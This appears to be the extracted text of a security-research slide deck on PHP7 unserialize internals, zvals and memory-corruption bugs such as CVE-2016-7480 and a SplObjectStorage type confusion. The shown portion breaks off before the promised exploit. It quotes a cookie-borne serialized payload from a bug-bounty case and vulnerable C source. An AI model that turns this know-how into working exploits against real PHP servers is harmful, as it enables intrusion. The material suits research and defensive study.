

**Check Point**  
SOFTWARE TECHNOLOGIES LTD.

# TEACHING THE NEW DOG OLD TRICKS

PHP7 Memory Internals  
for Security Researchers

Yannay Livneh | Security Researcher



# About Me

- Yannay Livneh
- Security Researcher @ CheckPoint
- Play w/
  - Networks
  - Embedded
  - Linux
  - **Memory Corruptions**
  - and stuff

# AGENDA

- Introduction
- PHP **Unserialize**
- **ZVAL** System
- Unserialize + ZVAL => **Bugs**
- **Allocator**
- Bugs + Allocator => **Exploit**
- **Q.E.D.**

**INTRO**

**(THIS WORLD WE LIVE IN)**

# PHP – its interesting

- Widely used
- Servers rule the world
- PHP-7 - future

# PHP Security

- Vulns vulns vulns
- SQL Injection
- XSS
- Memory corruption?
  - Native functions
  - User input
- UNSERIALIZE

# Unserialize History of Insecurity

- More CVEs than I can count
- Object Injection (PoP)
- Memory Corruptions
- Generic Exploitation (@i0n1c)

# Examples in the wild

## How we broke PHP, hacked Pornhub and earned \$20,000

Written By: Ruslan Habalov | July 23, 2016 | Posted In: Bug Bounties

```
1 POST /album_upload/create HTTP/1.1
2 ...
3 tags=xyz&title=xyz...&cookie=a:1:{i:0;i:1337;}
4
5 Response Header:
6 Set-Cookie: 0=1337; expires
```





# PHP-7

- Released in December 2015
- New values (*zval*) system
- New Memory Allocation
- => previous exploitation irrelevant

# Unserialize Nowadays – PHP-7

- Some CVEs
- Object Injection (PoP)
- Memory Corruptions
- No Remote Exploits

# UNSERIALIZE

(WHAT WE EXPLOIT)

# Unserialize

---

↑  
51  
↓ ... Dear god. Today I just realized that #php's `unserialize()` is grammatically incorrect. It should be `deserialize()`. (self.lolphp)  
submitted 2 years ago by Rican7

# Serialize/Unserialize

```
string serialize ( mixed $value )
```

Generates a storable representation of a value.

```
mixed unserialize ( string $str [, array $options ] )
```

**unserialize()** takes a single serialized variable and converts it back into a PHP value.

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);  
  
a:4:{  
  
}
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);  
  
a:4:{i:0;N;  
  
}
```



# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);  
  
a:4:{i:0;N;i:1;i:1337;  
  
}
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);  
  
a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";  
  
}
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);  
  
a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";  
i:3;a:3:{  
    }  
}}
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);
```

```
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";  
i:3;a:3:{s:1:"a";i:1;  
}}
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);
```

```
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";  
i:3;a:3:{s:1:"a";i:1;i:0;o:8:"stdClass  
":0:{}}
```

# Serialization

```
$val = array(  
    NULL,  
    1337,  
    'apple',  
    array(  
        'a' => 1,  
        new stdClass(),  
        7331  
    )  
);  
serialize($val);
```

```
a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";  
i:3;a:3:{s:1:"a";i:1;i:0;o:8:"stdClass  
":0:[]}i:1;i:7331;}}
```


# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0: { }i:1;R:3;}}` );
```

var\_hash

# Unserialization


```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0: {}i:1;R:3;}}` );
```






# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0: { }i:1;R:3; } } ` );
```




# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0: {}i:1;R:3;}}` );
```




# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0:{}}i:1;R:3;}` );
```




# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0:{}}i:1;R:3;}` );
```




# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;
i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;
i:0;O:8:"stdClass":0: { }i:1;R:3; } } ` );
```




# Unserialization

```
unserialize( `a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0:{}}i:1;R:3;}` );
```



# Unserialization

```
unserialize(`a:4:{i:0;N;i:1;i:1337;i:2;s:5:"apple";i:3;a:3:{s:1:"a";i:1;i:0;O:8:"stdClass":0:{}}i:1;R:3;}}`);
```



# Unserialize Take Away

- Complicated format
- User control allocation
- “Global” references
- Re-use values



# ZVALS

(HOW VALUES ARE STORED)

# Zvals

- Holds PHP variables
- `$x = 1;`
- Features:
  - Garbage collection
  - References: `$y = &$x;`

# Old (PHP-5) Zvals

```
struct _zval_struct {  
    /* Variable information */  
    zvalue_value value;    /* value */  
    zend_uint refcount__gc;  
    zend_uchar type;    /* active type */  
    zend_uchar is_ref__gc;  
};
```

- Zval is a pointer
- Zval creation => allocate struct
- GC – refcount + cycle detection
- Reference – point same struct

# New Zvals motivation

- Less derefs
- Less allocations
- Designed for embedding
  - In structs
  - In arrays
  - On the stack

# New Zvals

```
struct _zval_struct {
    zend_value      value;
    union {
        struct {
            } v;
        uint32_t type_info;
    } u1;
    union {
    } u2;
};
```

- Zval is a struct
- Only value & type
- zend\_value: union
  - primitive value
  - pointer to struct

# Example: int

\$x = 1337;

zval struct	
value	1337
type	IS_LONG

# New Zvals - GC

- Refcount depends on type
  - Not refcounted: primitives
  - Refcounted: complex types

# Example: string


```
struct _zend_string {  
    zend_refcounted_h gc;  
    zend_ulong        h;  
    size_t            len;  
    char              val[1];  
};
```



# Example: string

`$x = "apple";`

zval struct	
value	
type	IS_STRING



_zend_string	
refcount	1
hash	0
len	5
val[]	'a'
	'p'
	'p'
	'l'
	'e'
	'\0'

# New Zvals – references

- New type: reference

```
$x = 1337;
```

**zval struct (\$x)**

value	1337
type	IS_LONG

# New Zvals – references

- New type: reference

```
$x = 1337;
```

```
$y = &$x;
```

## zval struct (\$x)

value	1337
type	IS_LONG

## \_zend\_reference


refcount	0	
val	zval struct	
	value	1337
	type	IS_LONG

# New Zvals – references

- New type: reference

```
$x = 1337;
```

```
$y = &$x;
```




# New Zvals – references

- New type: reference

`$x = 1337;`

`$y = &$x;`



# ZVALS Take Away

- Designed for embedding
- Less derefs & heap use
- References - complicated

**BUGS**

(AKA vulns)

# Use Uninitialized Value

- SplObjectStorage::unserialize

```
zval entry inf
...
if (!php_var_unserialize(&inf, &p, s + buf_len, &var_hash))
```

- Which leads to

```
"R:" iv ";" {
...
zval_ptr_dtor(rval);
```

– rval = &inf

**CVE-2016-7480**



# Type Confusion

- Making a Reference...
- Change type
- SplObjectStorage::unserialize

```
/* store reference to allow cross-references between different elements */
if (!php_var_unserialize(&entry, &p, s + buf_len, &var_hash)) {
    goto outexcept;
}
if (Z_TYPE(entry) != IS_OBJECT) {
    zval_ptr_dtor(&entry);
    goto outexcept;
}
if (*p == ',') { /* new version has inf */
    ++p;
    if (!php_var_unserialize(&inf, &p, s + buf_len, &var_hash)) {
```

# Type Confusion

```
php_var_unserialize(&entry)
```

# Type Confusion


`php_var_unserialize(&entry)`

**zval struct (entry)**

value	
type	IS_OBJECT

**\_zend\_object**

....



# Type Confusion

```
php_var_unserialize(&entry)
```

```
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
```

zval struct (entry)

value

type IS\_OBJECT

\_zend\_object

....

# Type Confusion

```
php_var_unserialize(&entry)  
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }  
php_var_unserialize(&inf)
```

zval struct (entry)

value

